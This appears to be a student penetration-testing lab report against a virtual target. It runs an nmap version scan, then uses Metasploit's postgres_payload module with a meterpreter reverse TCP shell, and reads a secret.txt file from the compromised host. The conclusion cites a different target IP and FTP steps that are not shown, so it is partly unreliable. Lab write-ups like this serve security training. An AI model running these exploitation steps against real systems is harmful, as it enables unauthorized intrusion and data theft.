
PROCEDURE FOR SERVICE AND VERSION DETECTION

STEP:

Perform a version detection scan using Nmap:

COMMAND: nmap -sV -p 3306 192.168.1.151

- Confirm if MySQL is active and note the version details.
- Document findings with screenshots.



```
┌──(root㉿cyberthreya)-[/home/likithtippana04]
└─# nmap -sV -p 3306 192.168.1.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 02:31 EDT
Nmap scan report for 192.168.1.151
Host is up (0.00026s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 08:00:27:48:EF:79 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Fig:2.1- nmap scanning for port 3306 and ip 192.168.1.151

Exploiting PostgreSQL with postgres_payload

Objective:

Use an exploit to gain access to the target system..

PROCEDURE FOR PORT SCANNING AND ENUMERATION

STEP :


Perform a version detection scan using Nmap:

Launch Metasploit framework:

COMMAND: msfconsole

Select the exploit module:

COMMAND: use exploit/linux/postgres/postgres_payload



```
└─# msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log


 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security   ]                         |
|                                                                              |
|                 Password:           [              ]                         |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.4.5-dev                          ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```


Fig: 3.1-Navigating to msfconsole and using payload for system access

Set exploit options:

- set RHOSTS 192.168.1.151
- set LHOST <Your Attacking Machine IP>
- set LPORT <Desired Port>

Execute the exploit:

- exploit
- If the exploit fails, attempt to rerun the command.
- Document successful shell access with screenshots.



```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.182
lhost ⇒ 192.168.1.182
msf6 exploit(linux/postgres/postgres_payload) > set lport 8080
lport ⇒ 8080
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.151
rhost ⇒ 192.168.1.151
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.182:8080
[*] 192.168.1.151:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pGWGEYYW.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.182:8080 → 192.168.1.151:58162) at 2025-03-11 03:37:56 -0400

meterpreter > █
```

Fig: 3.2 -Setting LHOST , LPORT and RHOST values

Locating and Extracting secret.txt

Objective:


Navigate directories to locate and extract the secret.txt file.

PROCEDURE FOR PORT SCANNING AND ENUMERATION

STEP :

Execute the following commands after getting meterpreter access

- dir
- cat filename



```
meterpreter > dir
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2025-03-09 01:56:03 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2025-03-08 05:38:04 -0500  postmaster.opts
100600/rw-------  54    fil   2025-03-08 05:38:04 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100600/rw-------  11    fil   2025-03-08 05:15:59 -0500  secret.txt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > cat secret.txt
id: 909090
meterpreter > █
```

Fig: 4.1- Accessing secret.txt from metrepreter

Conclusion:

The Vulnerability Assessment & Penetration Testing (VAPT) conducted on the target system (IP: 192.168.1.200) revealed multiple security weaknesses that could be exploited by attackers. The assessment involved port scanning, FTP username extraction, and locating a hidden file (secret.txt) using various ethical hacking methodologies.

During the testing process, we identified open ports, misconfigured services, and potential vulnerabilities in the system. Exploiting these vulnerabilities provided insights into security loopholes that could lead to unauthorized access, data leaks, or service disruptions. The findings emphasize the importance of regular security audits, proper access controls, and timely patch management to mitigate risks.

Based on the results, key security recommendations have been provided to strengthen the system's security posture. By implementing these recommendations, the organization can significantly reduce the likelihood of cyber threats and ensure a robust defense against potential attacks.

Regular penetration testing, combined with a strong security policy, will help maintain system integrity, confidentiality, and availability in the long run.

References:

- https://www.wikipedia.org/
- https://owasp.org/
- https://www.w3schools.com/
- https://portswigger.net/
- https://www.kaspersky.com/
- https://www.geeksforgeeks.org/